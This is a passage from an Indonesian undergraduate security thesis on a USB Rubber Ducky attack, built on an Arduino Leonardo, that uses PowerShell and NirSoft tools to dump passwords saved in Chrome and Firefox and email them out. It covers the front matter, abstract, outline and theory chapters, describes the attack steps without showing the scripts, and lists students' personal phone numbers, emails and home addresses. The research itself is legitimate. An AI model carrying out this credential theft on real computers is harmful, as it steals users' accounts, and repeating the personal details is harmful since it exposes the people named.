**IMPLEMENTASI DAN ANALISIS**

**KELEMAHAN PADA *BROWSER* DENGAN MENGGUNAKAN SERANGAN USB *RUBBER DUCKY* BERBASIS POWERSHELL**

**Oleh**

ABDUL AZIES MUSLIM

NIM : 1202164284

****

**PROGRAM STUDI SISTEM INFORMASI**

**FAKULTAS REKAYASA INDUSTRI**

**UNIVERSITAS TELKOM**

**2020**

# LEMBAR PENGESAHAN

Tugas Akhir dengan judul:

**ANALISIS KELEMAHAN PADA *BROWSER* DENGAN MENGGUNAKAN SERANGAN USB *RUBBER DUCKY* BERBASIS POWERSHELL**

Telah disetujui dan disahkan pada Sidang Tugas Akhir

Program Studi Strata 1 Sistem Informasi

Fakultas Rekayasa Industri Universitas Telkom

**Oleh:**

**ABDUL AZIES MUSLIM**

**1202164284**

Bandung, 17 June 2020

Disetujui oleh,

# LEMBAR PERNYATAAN ORISINALITAS

Pembimbing 1,

Avon Budiono, S.T., M.T.

NIP. 18750077

Pembimbing 2,

Ahmad Almaarif, S.Kom., M.T.

NIP. 17890112



Nama : Abdul Azies Muslim

NIM : 1202164284

Alamat : Pondok Mega Priangga Sukabirus

No. Tlp : 082213124191

Email : abdulazies55@gmail.com

Name: Alifahrin Akhmad Thayyib

NIM: 1102100139

Address: Cigebar No.22 RT.02 RW.04 Desa Bojongsari Kec Bojongsoang Kab Bandung

Phone: 089660104986

Email: alifahrin.akhmad@gmail.com

Menyatakan bahwa Tugas Akhir ini merupakan karya orisinal saya sendiri. Atas pernyataan ini, saya siap menanggung risiko atau sanksi yang dijatuhkan kepada saya apabila kemudian ditemukan adanya pelanggaran terhadap kejujuran akademik atau etika keilmuan dalam karya ini, atau ditemukan bukti yang menunjukkan ketidakaslian karya ini.

Bandung, 17 Juni 2020

Abdul Azies Muslim

ABSTRAK

**IMPLEMENTASI DAN ANALISIS KELEMAHAN PADA BROWSER DENGAN MENGGUNAKAN SERANGAN USB RUBBER DUCKY BERBASIS POWERSHELL**

Oleh

**ABDUL AZIES MUSLIM**

**1202164284**

Seiring dengan perkembangan sistem operasi Windows, aplikasi *bowser* juga berkembang pesat. Aplikasi *browser* yang paling banyak digunakan di dunia saat ini adalah Google Chrome. *Browser* ini memiliki fitur penyimpanan *password* sehingga memudahkan pengguna agar tidak perlu selalu melakukan *login* pada *website* tertentu yang diinginkan, namun pada kenyataannya menyimpan *password* pada *browser* cukup berbahaya karena data-data yang tersimpan tidak terenkripsi dan peretas bisa mendapatkannya dengan serangan *brute force*, selain itu *password* yang tersimpan juga mudah dibaca melalui *malware.* *BadUSB* merupakan perangkat USB yang dimanipulasi oleh penyerang, agar saat terdeteksi oleh komputer target perangkat ini akan dikenali sebagai perangkat antar muka USB biasa, seperti keyboard komputer. Terdapat suatu cara untuk mendapatkan *password* pada *browser* dengan menggunakan metode *Rubber Ducky* untuk melakukan *dumping password* dan menjalankan Powershell *script* menggunakan perangkat Arduino Leonardo yang dihubungkan ke perangkat komputer. Hasil yang didapatkan dari penelitian ini adalah *password* pada *browser* berbasis Chromium didapatkan saat *flashdisk* dihubungkan lalu dikirimkan melalui email peretas.

Kata Kunci: USB *Attack*, Powershell, Arduino Leonardo*, Rubber Ducky*.

ABSTRACT

**IMPLEMENTATION AND WEAKNESS ANALYSIS OF BROWSER USING A USB POWERSHELL-BASED RUBBER DUCKY ATTACK**

By

**ABDUL AZIES MUSLIM**

**1202164284**

Along with the development of the Windows operating system, bowser applications are also developing rapidly. The most widely used browser application in the world today is Google Chrome. This browser has a password storage feature that makes it easy for users to not have to always log on to a particular website that is desired, but in fact storing passwords in the browser is quite dangerous because the stored data is not encrypted and hackers can get it with brute force attacks, besides that the password stored ones are also easy to read through malware. BadUSB is a USB device that is manipulated by an attacker, so that when detected by the target computer this device will be recognized as an ordinary USB interface device, such as a computer keyboard. There is a way to get a password on the browser by using the Rubber Ducky method to dump password and run a Powershell script using a Arduino Leonardo device that is connected to a computer device. The results obtained from this study are passwords in the Chromium-based browser obtained when the flash is connected and sent to hacker’s email.

Keyword: USB Attack, Powershell, Arduino Leonardo, Rubber Ducky.

KATA PENGANTAR

Puji syukur penulis panjatkan kehadirat Allah SWT yang telah memberikan rahmat dan hidayah-Nya kepada penulis, sehingga penulis dapat menyelesaikan Tugas Akhir yang berjudul “Analisis Kelemahan Pada *Browser* dengan Menggunakan Serangan USB *Rubber Ducky* Berbasis PowerShell”.

Dalam penyusunan tugas akhir ini, penulis mendapat dukungan dari beberapa pihak, sehingga tugas akhir dapat diselesaikan dengan baik. Maka dari itu, penulis mengucapkan terima kasih kepada:

1. Kedua orang tua, Bapak Tjahjo Sudjadi dan Ibu Hilma Sari Indah beserta seluruh keluarga yang selalu memberikan dukungan dan doa kepada penulis.
2. Bapak Ahmad Almaarif, S. Kom., M.T. yang telah bersedia memberikan topik tugas akhir, bimbingan, saran, dan kritik selama penyusunan Tugas Akhir ini.
3. Bapak Avon Budiono, S.T., M.T. yang telah bersedia memberikan bimbingan, saran, kritik, dan koreksi selama penyusunan Tugas Akhir ini.

Terima kasih semua atas dukungan dan doa selama ini. Penulis menyadari bahwa dalam penulisan Tugas Akhir ini tentu masih terdapat kekurangan karena terbatasnya pengetahuan dan kepustakaan yang dimiliki penulis. Oleh karena itu, penulis mengharapkan kritik dan saran yang membangun untuk kesempurnaan karya tulis ini. Akhirnya, penulis berharap semoga laporan ini dapat bermanfaat bagi semua pihak yang menggunakannya.

Bandung, 17 Juni 2020

Abdul Azies Muslim

DAFTAR ISI

[LEMBAR PENGESAHAN 1](#_Toc43264804)

[LEMBAR PERNYATAAN ORISINALITAS 1](#_Toc43264805)

[ABSTRAK 3](#_Toc43264806)

[ABSTRACT 4](#_Toc43264807)

[KATA PENGANTAR 5](#_Toc43264808)

[DAFTAR ISI 6](#_Toc43264809)

[DAFTAR GAMBAR DAN ILUSTRASI 9](#_Toc43264810)

[DAFTAR TABEL 10](#_Toc43264811)

[DAFTAR ISTILAH 11](#_Toc43264812)

[DAFTAR SINGKATAN 13](#_Toc43264813)

[Bab I Pendahuluan 14](#_Toc43264814)

[I.1 Latar Belakang 14](#_Toc43264815)

[I.2 Rumusan Masalah 15](#_Toc43264816)

[I.3 Tujuan Penelitian 15](#_Toc43264817)

[I.4 Manfaat Penelitian 16](#_Toc43264818)

[I.5 Batasan Masalah 16](#_Toc43264819)

[I.6 Sistematika Penulisan 16](#_Toc43264820)

[Bab II Kajian Teori 18](#_Toc43264821)

[II.1 *Microcontroller* 18](#_Toc43264822)

[II.2 Arduino 18](#_Toc43264823)

[II.3 Arduino Intergated Development Environment (IDE) 18](#_Toc43264824)

[II.4 *Password Attack* 19](#_Toc43264825)

[II.5 Nirsoft.net 19](#_Toc43264826)

[II.6 Microsoft Powershell 20](#_Toc43264827)

[II.7 Sistem Operasi 20](#_Toc43264828)

[II.8 *Universal Serial Bus* (USB) 20](#_Toc43264829)

[II.9 USB Rubber Ducky 21](#_Toc43264830)

[II.10 Perbandingan dengan penelitian sebelumnya 23](#_Toc43264831)

[Bab III Metodologi Penelitian 25](#_Toc43264832)

[III.1 Metode Konseptual 25](#_Toc43264833)

[III.2 Sistematika Penelitian 25](#_Toc43264834)

[III.2.1 Inisiasi 27](#_Toc43264835)

[III.2.2 Hipotesis 27](#_Toc43264836)

[III.2.3 Simulasi 27](#_Toc43264837)

[III.2.4 Akhir 27](#_Toc43264838)

[III.2.5 Pelaporan 28](#_Toc43264839)

[Bab IV Perancangan Sistem Dan Skenario Penyerangan 29](#_Toc43264840)

[IV.1 Perancangan Sistem 29](#_Toc43264841)

[IV.1.1 Spesifikasi *Hardware* 29](#_Toc43264842)

[IV.1.2 Spesifikasi *Software* 30](#_Toc43264843)

[IV.2 Mekanisme Penyerangan 31](#_Toc43264844)

[IV.3 Pengembangan Sistem 33](#_Toc43264845)

[IV.3.1 Menjalankan *Ducky Script* 34](#_Toc43264846)

[IV.3.2 Menjalankan PowerShell *Script* 38](#_Toc43264847)

[IV.3.3 Menjalankan ChromePass dan PasswordFox 39](#_Toc43264848)

[IV.3.4 Mengirim Data Melalui *Email* 40](#_Toc43264849)

[Bab V Pengujian Sistem Dan Analisis 41](#_Toc43264850)

[V.1 Pengujian Sistem 41](#_Toc43264851)

[V.1.1 Pengujian Membuat Folder Baru 41](#_Toc43264852)

[V.1.2 Pengujian Mengunduh *File* dari Github 43](#_Toc43264853)

[V.1.3 Pengujian Pengambilan Data *Browser* 45](#_Toc43264854)

[V.1.4 Pengujian *Compress* Folder 50](#_Toc43264855)

[V.1.5 Pengujian Mengirim *Email* 52](#_Toc43264856)

[V.1.6 Pengujian Menghapus Folder 53](#_Toc43264857)

[V.2 Kekurangan Sistem 54](#_Toc43264858)

[V.2.1 Interupsi 54](#_Toc43264859)

[V.2.2 *Delay* 54](#_Toc43264860)

[V.2.3 Koneksi Internet 54](#_Toc43264861)

[V.3 Analisis 55](#_Toc43264862)

[V.3.1 Analisis Rubber Ducky 55](#_Toc43264863)

[V.3.2 Analisis Interupsi 56](#_Toc43264864)

[V.3.3 Analisis Pengambilan Data 57](#_Toc43264865)

[V.4 Rekomendasi Untuk Mencegah Penyerangan 58](#_Toc43264866)

[Bab VI Kesimpulan dan Saran 59](#_Toc43264867)

[VI.1 Kesimpulan 59](#_Toc43264868)

[VI.2 Saran 60](#_Toc43264869)

[DAFTAR PUSTAKA 61](#_Toc43264870)

DAFTAR GAMBAR DAN ILUSTRASI

[Gambar III- 1. Metode Konseptual 21](#_Toc43258645)

[Gambar III- 2. Sistematika Penelitian 22](#_Toc43258646)

[Gambar IV- 1. Ilustrasi Penyerangan 25](#_Toc43258875)

[Gambar IV- 2. Alur Penyerangan 28](#_Toc43258876)

[Gambar IV- 3. Baris Perintah *Ducky Script* 31](#_Toc43258877)

[Gambar IV- 4. Baris perintah membuka CMD sebagai admin 31](#_Toc43258878)

[Gambar IV- 5. Baris Perintah untuk Membuat Folder 32](#_Toc43258879)

[Gambar IV- 6. Baris Perintah untuk Mengunduh File dari Github 32](#_Toc43258880)

[Gambar IV- 7. Baris Perintah untuk Melakukan *Execution Policy* 33](#_Toc43258881)

[Gambar IV- 8. Baris Perintah untuk Menjalankan *Tools* 33](#_Toc43258882)

[Gambar IV- 9. Baris Perintah untuk *Compress File* dan Kirim *Email* 34](#_Toc43258883)

[Gambar IV- 10. Baris Perintah untuk Mengakhiri *Script* 34](#_Toc43258884)

[Gambar IV- 11. Baris Perintah pada *Script* ChromeUpdateDownload.ps1 35](#_Toc43258885)

[Gambar IV- 12. Baris Perintah pada *Script* zipping.ps1 35](#_Toc43258886)

[Gambar IV- 13. *Username* dan *Password* yang Diambil oleh ChromePass 35](#_Toc43258887)

[Gambar IV- 14. Username dan Password yang Diambil oleh PasswordFox 36](#_Toc43258888)

[Gambar IV- 15. Baris Perintah untuk Mengirimkan *Email* 36](#_Toc43258889)

[Gambar V- 1. Membuka CMD Sebagai Admin 37](#_Toc43258890)

[Gambar V- 2. Masuk ke dalam CMD Sebagai Admin 38](#_Toc43258891)

[Gambar V- 3. Perintah Membuat Folder Baru 38](#_Toc43258892)

[Gambar V- 4. Folder Baru Berhasil Dibuat 39](#_Toc43258893)

[Gambar V- 5. Baris Perintah Membuat *Script* b.ps1 39](#_Toc43258894)

[Gambar V- 6. *Script* b.ps1 Berhasil Dibuat 40](#_Toc43258895)

[Gambar V- 7. Perintah Menjalankan *Script* Dengan *Execution Policy* 40](#_Toc43258896)

[Gambar V- 8. Berhasil Mengunduh *File* dari Github 41](#_Toc43258897)

[Gambar V- 9. Perintah Menjalankan Program 42](#_Toc43258898)

[Gambar V- 10. *Login Data* pada Google Chrome 43](#_Toc43258899)

[Gambar V- 11. *Login Data* pada Mozilla Firefox 43](#_Toc43258900)

[Gambar V- 12. Hasil Pengambilan Data dalam *File* .txt 44](#_Toc43258901)

[Gambar V- 13. Tampilan Saat ChromePass.exe Dijalankan 44](#_Toc43258902)

[Gambar V- 14. Tampilan Saat PasswordFox.exe Dijalankan 45](#_Toc43258903)

[Gambar V- 15. Pengambilan Data dengan Variasi *Password* 46](#_Toc43258904)

[Gambar V- 16. Berhasil Menyalin *File* .txt 47](#_Toc43258905)

[Gambar V- 17. Baris Perintah Menjalankan zipping.ps1 47](#_Toc43258906)

[Gambar V- 18. *File* Password.zip Berhasil Dibuat 48](#_Toc43258907)

[Gambar V- 19. Baris Perintah Menjalankan maintenance.ps1 48](#_Toc43258908)

[Gambar V- 20. *Email* Berhasil Dikirimkan 49](#_Toc43258909)

[Gambar V- 21. Baris Perintah Mengakhiri Penyerangan 49](#_Toc43258910)

[Gambar V- 22. Interupsi *Keyboard* saat Program Berjalan 52](#_Toc43258911)

# DAFTAR TABEL

[Tabel II- 1 Perbandingan penelitian sebelumnya 18](#_Toc26430686)

[Tabel IV- 1. Daftar *Harware* 25](#_Toc43089989)

[Tabel IV- 2. Daftar *Software* 26](#_Toc43089990)

[Tabel IV- 3. Kerentanan dan Ancaman 29](#_Toc43089991)

[Tabel V- 1. Perbandingan Waktu Penyerangan 51](#_Toc43259322)

[Tabel V- 2. Skenario Pengujian Pengambilan Data 53](#_Toc43259323)

# DAFTAR ISTILAH

|  |  |  |
| --- | --- | --- |
| *Alert Box* | : | Sebuah program yang digunakan untuk menampilkan dialog peringatan kepada user. |
| *Browser* | : | Perangkat lunak yang berfungsi untuk menerima dan menyajikan sumber informasi dari Internet. |
| *Command Prompt* | : | Sebuah command line interfaces (CLI) pada sistem operasi windows untuk mengeksekusi file dengan cara memasukan perintah-perintah menggunakan keyboard. |
| *Compress* | : | Sebuah proses dimana *file-file* dijadikan satu paket atau dikecilkan ukurannya untuk mengurangi ukuran file. |
| *Execution Policy* | : | Fitur keselamatan yang mengontrol Powershell untuk memuat file konfigurasi dan menjalankan *script*. |
| *File* | : | Arsip ataupun data yang tersimpan di dalam komputer, memiliki tipe data yang terdiri dari numeric, character dan binary. |
| *Human Interface Device* | : | Perangkat yang memerlukan *input* dari pengguna untuk kemudian diproses dan menghasilkan *output*. |
| *Input* | : | Suatu kegiatan dimana seorang pengguna memasukkan data ke dalam komputer melalui perangkat keras. |
| *Script* | : | Bahasa pemograman yang berbasis kode untuk membuat suatu tampilan sesuai dengan tujuan dan fungsinya. |
| *Tools* | : | Peralatan dalam bentuk program untuk menjalankan fungsi tertentu dalam dunia teknologi informasi. |
| *Vulnerability* | : | Suatu cacat pada sistem/infrastruktur yang memungkinkan terjadinya akses tanpa izin dengan meng exploitasi kekurangan pada sistem. |

# DAFTAR SINGKATAN

IDE : *Integrated Development Environment*

HID : *Human Interface Device*

CMD : *Command Prompt*

USB : *Universal Serial Bus*

CLI : *Command Line Interfaces*

# Pendahuluan

## Latar Belakang

Pada saat ini, penggunaan *personal computer* (PC) maupun laptop dalam kegiatan sehari-hari masih banyak ditemukan baik untuk belajar, bekerja, atau sekedar mencari hiburan. Sejak PC pertama kali diluncurkan, terjadi perkembangan yang pesat baik dari sisi perangkat keras maupun perangkat lunak hingga hari ini. Salah satu komponen terpenting pada sebuah PC adalah Sistem operasi sebagai perangkat lunak untuk dapat menjalankan mengeksekusi perintah dari pengguna. Sistem operasi Windows milik Microsoft menempati posisi pertama dari sisi penjualan yaitu sebanyak 87.36% sampai pada Oktober 2019 (Net MarketShare, 2019).

Seiring dengan perkembangan sistem operasi Windows, aplikasi *bowser* juga berkembang pesat. Berbagai aplikasi *browser* bersaing untuk mendapatkan pengguna sebanyak-banyaknya melaui sistem-sistem operasi yang ada. Aplikasi *browser* yang paling banyak digunakan di dunia saat ini adalah Google Chrome dengan pangsa pasar sebesar 59.2%. Posisi Google Chrome saat ini sangatlah kuat dan hampir tidak bisa disaingi karena posisi kedua yang diduduki oleh Safari memiliki pangsa pasar sebesar 14,6% (W3Counter, 2019). Salah satu fitur yang dimiliki oleh *browser* adalah menyimpan password pada *website* tertentu sehingga pengguna tidak perlu melakukan login setiap kali membuka *website* tersebut, fitur ini sangat bermanfaat digunakan pada *website* seperti media sosial ataupun *website* yang membutuhkan akun pengguna untuk menjalankannya. Pada kenyataannya fitur menyimpan password pada *browser* cukup berbahaya karena data-data yang tersimpan tidak terenkripsi dan peretas bisa mendapatkannya dengan serangan *brute force*, selain itu *password* yang tersimpan juga mudah dibaca melalui *malware* (Mateso, 2019).

Saat ini komputer mendukung penyimpanan berkas eksternal yang salah satunya bernama *flashdisk*, perangkat ini terhubung dengan komputer melalui Universal Serial Bus (USB) sehingga *flashdisk* dapat dibaca dan diakses pada komputer yang telah terhubung. USB *interface* sebenarnya merupakan celah yang cukup berbahaya untuk terjadinya penyerangan, bahkan di beberapa organisasi penggunaan USB *flash drive* dilarang dikarenakan sangat berpotensial untuk digunakan sebagai alat *hacking* dalam bentuk USB-*based* *attack* dengan sebutan BadUSB (Cannols & Ghafarian, 2017).

BadUSB merupakan perangkat USB yang dimanipulasi oleh penyerang, agar saat terdeteksi oleh komputer target perangkat ini akan dikenali sebagai perangkat antar muka USB biasa, seperti keyboard komputer. Bentuk serangan dari BadUSB semakin beragam pada saat ini yang meliputi USBdriveby, Evilduino, USBee, USB Killer, dan lain sebagainya.

Penelitian ini menyajikan rincian pendekatan dengan menerapkan penetrasi ke komputer dengan sistem operasi Windows menggunakan perangkat Arduino Leonardo. Mekanisme ini memungkinkan penyerang untuk terhubung dengan komputer target yang dideteksi sebagai USB (*Human Interface Device*) berupa *keyboard* kemudian mengambil *username* dan *password* yang disimpan pada *browser* dari komputer target menggunakan aplikasi yang disediakan pihak ketiga untuk kepentingan edukasi serta dijalankan melalui *Command Prompt* dan Powershell. Data yang telah diambil dari *browser* kemudian dikirimkan via *email*. Disini penulis memanfaatkan beberapa alat dan teknologi seperti Arduino Leonardo, Arduino IDE, ChromePass, dan PasswordFox.

## Rumusan Masalah

Berdasarkan latar belakang, rumusan masalah yang akan dibahas pada penelitian ini adalah sebagai berikut:

1. Bagaimana cara mendapatkan password yang tersimpan pada *browser* Google Chrome dan Mozilla Firefox menggunakan serangan USB?
2. Bagaimana dampak pengambilan data *password* menggunakan serangan USB pada *browser* Google Chrome dan Mozilla Firefox?
3. Bagaimana cara untuk meminimalisir terjadinya penyerangan?

## Tujuan Penelitian

Berdasarkan rumusan masalah pada penelitian ini, tujuan yang ingin dicapai adalah sebagai berikut:

1. Dapat melakukan serangan USB untuk mendapatkan *password* yang tersimpan pada *browser* Google Chrome dan Mozilla Firefox.
2. Dapat menganalisia dampak pengambilan data *password* menggunakan serangan USB pada *browser* Google Chrome dan Mozilla Firefox.
3. Dapat memberikan rekomendasi yang digunakan untuk meminimalisir terjadinya penyerangan.

## Manfaat Penelitian

Hasil dari penelitian ini diharapkan dapat memberikan beberapa manfaat baik secara teoritis maupun praktis, yaitu:

1. Teoritis.

Secara teoritis, hasil dari penelitian ini diharapkan menjadi acuan untuk meningkatkan keamanan data pribadi yang tersimpan pada *browser*.

1. Praktis.

Secara praktis, hasil dari penelitian ini diharapkan menjadi pertimbangan bagi pengguna *browser* Google Chrome dan Mozilla Firefox dalam meningkatkan keamanan data pribadi yang tersimpan di masa depan.

## Batasan Masalah

Adapun batasan masalah pada tugas akhir ini, yaitu:

1. Membahas tentang penyerangan menggunakan USB terhadap sistem operasi Windows 10.
2. Membahas mengenai penyerangan menggunakan *Rubber Ducky*.
3. Melakukan pengambilan *password* pada *browser* Google Chrome dan Mozilla Firefox
4. Menggunakan perangkat Arduino *Pro Micro* Leonardo.

## Sistematika Penulisan

Sistematika penulisan penelitian ini adalah sebagai berikut :

**Bab I Pendahuluan**

Bab ini meliputi latar belakang masalah, perumusan masalah, tujuan penelitian, manfaat penelitian, ruang lingkup dan sistematika penulisan.

**Bab II Tinjauan Pustaka**

Bab ini menguraikan landasan teori yang berkaitan dengan pembahasan masalah yang akan diteliti.

**Bab III Metodologi Penelitian**

Bab ini menguraikan jenis penelitian yang akan dilakukan, sumber data yang digunakan dalam penelitian, bagaimana cara mendapatkannya dan terakhir menganalisis dari permasalahan yang ada pada penelitian.

**Bab IV Perancangan Sistem dan Skenario Penyerangan**

Bab ini menguraikan detail dari perancangan sistem dan skenario penyerangan yang dilakukan.

**Bab V Pengujian Sistem dan Analisis**

Bab ini menguraikan langkah-langkah tahapan pengujuan yang terjadi pada saat penelitian. Hasil dari penelitian, analisis ataupun perancangan dari penelitian tersebut.

**Bab VI Kesimpulan dan Saran**

Bab ini menguraikan tentang kesimpulan dan saran penulis berdasarkan data yang didapatkan dari hasil penelitian.

# Kajian Teori

## *Microcontroller*

*Microcontroller* (pengendali mikro) adalah sistem komputer dalam sebuah chip, perangkat ini dikenal juga dengan sebutan komputer chip tunggal. Disebut mikro karena ukurannya yang kecil dan *controller* karena kemampuannya untuk mengatur objek dan proses. Pengendali mikro bersifat *dedicated* untuk melakukan tugas yang ditentukan dan menjalankan aplikasi tunggal. Produk yang dikontrol secara otomatis seperti, *remote control*, perkakas listrik, mainan, serta perangkat perkantoran seperti mesin fotokopi, printer, dan mesin faks diprogram menggunakan pengendali mikro (Hussain, Hammad, Hafeez, & Zainab, 2016).

## Arduino

Arduino adalah pengendali mikro *open source* yang dapat dengan mudah diprogram, dihapus dan diprogram ulang kapan saja. Pertama kali diperkenalkan pada tahun 2005, platform Arduino dirancang untuk memberikan kemudahan bagi siapapun untuk membuat perangkat yang berinteraksi dengan lingkungannya menggunakan sensor dan aktuator (alat kontrol mekanis). Arduino merupakan platform komputasi yang digunakan untuk membangun program perangkat elektronik dengan bertindak sebagai komputer mini seperti mikrokontroler lainnya dengan mengubah *input* menjadi *output* untuk berbagai perangkat elektronik (Louis, 2016).

## Arduino Intergated Development Environment (IDE)

Arduino IDE merupakan *software* resmi yang dikenalkan oleh Arduino.cc yang digunakan untuk *editing, compiling,* dan *uploading* kode-kode pada perangkat Arduino. Hampir seluruh modul Arduino kompatibel dengan *software* *open source* ini. Arduino IDE tersedia untuk sistem operasi seperti MAC, Windows, dan Linux. Terdapat dua bagian dasar pada IDE ini yaitu *Editor* dan *Compiler* dan mendukung bahasa pemrograman C dan C++ (Fezari & Dahoud, 2018).

## *Password Attack*

Seiring dengan berkembang pesatnya jaringan sosial dan manajemen akun pada teknologi internet, otentikasi pengguna menjadi semakin penting untuk melindungi data pengguna. Otentikasi *password* adalah salah satu metode yang banyak digunakan untuk menjaga keamanan dari penyusup. Dalam skema otentikasi *password*, ID pengguna menentukan bahwa pengguna tersebut memiliki wewenang untuk mengakses sistem dan hak istimewa lainnya. Selain itu ID juga digunakan dalam proses login yang disertai dengan *password* untuk kemudian dicocokkan dengan *database* akun sebelum otorisasi diberikan kepada pengguna yang bersangkutan (Han, Wong, & Chao, 2014).

Hampir seluruh *browser* populer seperti Google Chrome, Mozilla Firefox, Safari, dan Microsoft Edge memiliki fitur *browser-based* *password manager* (BPM) yang dapat dimanfaatkan oleh pengguna untuk menyimpan otentikasi *password* pada suatu website agar tidak perlu untuk melakukan otentikasi setiap kali mengakses website tersebut. Namun sangat disayangkan seluruh BPM yang ada pada masing-masing *browser* memiliki celah keamanan yang cukup berbahaya yaitu tidak adanya enkripsi terhadap *username* dan *password* yang disimpan sehingga sangat memungkinkan untuk diretas dengan berbagai metode seperti *brute force*, USB *attack,* dan lain sebagainya (Zhao & Yue, 2013).

## Nirsoft.net

Nirsoft.net merupakan sebuah website yang menyediakan *tools* gratis yang berkaitan dengan IT, didirikan oleh seorang *developer* yang memiliki pengetahuan mendalam pada C++, framework .NET, windows API, dan *reverse engineering* bernama Nir Sofer pada tahun 2001. Website ini memberikan kemudahan dalam dunia IT dengan *tools* yang disediakan seperti, *password recovery*, jaringan, alamat IP, Windows *registry*, dan lain sebagainya (Sofer, 2008).

Pada penelitian ini penulis menggunakan dua buah *tools* yang disediakan oleh nirsoft.net untuk mengambil password yang disimpan pada *browser* Google Chrome dan Mozilla Firefox, yaitu ChromePass.exe dan PasswordFox.exe. kedua *tools* ini akan dijalankan pada komputer target menggunakan USB yang telah diprogram sebelumnya sehingga dapat mengambil data password untuk kemudian dikirimkan kepada penulis melalui *email*.

## Microsoft Powershell

Microsoft Powershell adalah *command-line shells* dan bahasa skrip yang secara *default* terinstall pada system operasi Windows. Berdasarkan Microsoft .NET *framework*, termasuk didalam powershell adalah antarmuka yang memungkinkan *programmer* untuk mengakses layanan sistem operasi. Powershell dapat dikonfigurasi oleh *administrator* untuk membatasi akses dan mengurangi kerentanan pada sistem operasi (Hendler, Kels, & Rubin, 2018).

Powershell dibuat berdasarkan kerangka .NET *framework* untuk mengimplementasikan berbagai mancam operasi serta dapat menghasilkan output tidak hanya dalam bentuk text tapi dapat juga berdasarkan .net *object* yang menyebabkan powershell kaya akan *object* dan fungsionalitas. Windows menyediakan wadah untuk menulis dan menguji skrip yang sedang dikerjakan, wadah tersebut adalah Powershell *Integrated Scripting Environtment* (ISE) dan akan menghasilkan *file* skrip Powershell. Ekstensi dari *file* skrip Powershell tersebut adalah .ps1 (Alfarisi, 2017).

## Sistem Operasi

Sistem operasi merupakan perangkat lunak yang mengelola perangkat keras komputer, sistem ini menyediakan basis untuk program aplikasi dan sebagai penengah antara pengguna komputer dan perangkat keras komputer. Sistem operasi dapat mengatur waktu kerja, pengecekan kesalahan, mengelola input dan output, penyimpanan, komplikasi serta pengolahan data. Secara umum, dapat disimpulkan bahwa sistem operasi merupakan perangkat lunak lapisan pertama pada memori komputer pada saat komputer dinyalakan atau *booting* yang bertugas mengelola sumber daya perangkat keras komputer dan menyediakan layanan untuk aplikasi lainnya (Silberschatz, Gagne, & Galvin, 2018).

## *Universal Serial Bus* (USB)

Merupakan antarmuka *plug and play* yang memungkinkan komputer untuk berkomunikasi dengan perangkat periferal dan lainnya. Dengan koneksi ini, komputer dapat mengirim atau mengambil data dari perangkat. Saat ini USB menjadi standar industri yang dikembangkan untuk koneksi periferal elektronik seperti keyboard, modem, dan lainnya (Computer Hope, 2019). Standar ini dikembangkan untuk mengganti koneksi yang berukuran lebih besar dan lebih lambat seperti port serial dan paralel. Tujuan dikembangkan standar ini adalah untuk mengembangkan antarmuka tunggal yang dapat digunakan di beberapa perangkat dan menghilangkan konektor yang berbeda beda saat ini.

Implementasi USB dapat diaplikasikan menjadi USB *Mass Storage* atau *Flash Disk* yang merupakan suatu perangkat penyimpanan data berbasis *flash memory* yang terintegrasi dengan *interface Universal Serial Bus* (USB). USB *Mass Storage* bersifat *removable dan rewritable* (Arisantoso, Sanwasih, & Pahlevi, 2017). Secara fisik, memiliki ukuran kecil dengan daya tahan yang lama.

## USB Rubber Ducky

USB Rubber Ducky merupakan perangkat untuk melakukan percobaan penetrasi atau penyerangan. Saat perangkat ini dihubungkan ke komputer, perangkat akan dianggap oleh laptop atau komputer sebagai keyboard USB sehingga memungkinkan untuk menyuntikan script berbahaya. Adapun bahasa yang digunakan adalah Ducky *script* (Cannols & Ghafarian, 2017).

Bahasa Ducky *script* memiliki beberapa syntax yang ditulis dalam huruf kapital, hampir seluruh perintah pada bahasa ini digunakan untuk melakukan kombinasi ketikan *keyboard*, sedangkan perintah lainnya digunakan untuk memberikan jeda. Berikut adalah perintah-perintah pada Ducky *script*.

1. DELAY

Perintah ini digunakan untuk menciptakan waktu jeda antara perintah sekuensial yang membutuhkan waktu untuk mengambil data pada komputer target untuk diproses. Waktu DELAY ditentukan dalam satuan milisekon dari 1 hingga 10000.

Contoh: DELAY 500

1. DEFAULT DELAY atau DEFAULTDELAY

Perintah ini digunakan untuk menentukan berapa lama (milisekon) untuk waktu jeda di antara setiap perintah berikutnya. DEFAULT\_DELAY harus berada di awal Ducky script dan berifat opsional. Perintah ini akan lebih berguna saat digunakan saat melakukan debugging.

Contoh: DEFAULT\_DELAY 100

1. REM

Perintah ini tidak akan diproses karena sifat nya yang hanya sebagai komentar.

Contoh: REM This part is comment

1. STRING

Perintah ini dapat menerima satu atau banyak karakter dengan format string.

Contoh: STRING notepad.exe

1. GUI atau WINDOWS

Perintah ini dapat disebut sebagai Super-key, untuk menekan tombol windows pada keyboard

Contoh: GUI r

1. MENU atau APP

Perintah ini menyerupai perintah SHIFT + F10 pada sistem operasi Windows yang menghasilkan menu seperti klik kanan.

1. SHIFT

Perintah ini digunakan ketika ingin melakukan navigasi untuk memilih teks diantara fungsi fungsi lainnya.

Contoh : SHIFT DELETE, HOME, INSERT, PAGEUP, PAGEDOWN, WINDOWS, GUI, UPARROW, DOWNARROW, LEFTARROW, RIGHTARROW, TAB.

1. CTRL atau CONTROL

Perintah ini menyerupai tombol CTRL pada sistem operasi windows. Contoh : CONTROL/CTRL BREAK, PAUSE, F1…F12, ESCAPE, ESC.

1. ALT

Perintah ini berperan banyak dalam operasi otomasi. Perintah ini menyerupai perintah CONTROL.

Contoh : ALT END, ESC, ESCAPE, F1…F12, Single Char, SPACE, TAB.

1. Tambahan

REPEAT, BREAK or PAUSE, CAPSLOCK, DELETE, END, ESC or ESCAPE, HOME, INSERT, NUMLOCK, PRINTSCREEN, SPACE, PAGEUP, PAGEDOWN.

## Perbandingan dengan penelitian sebelumnya

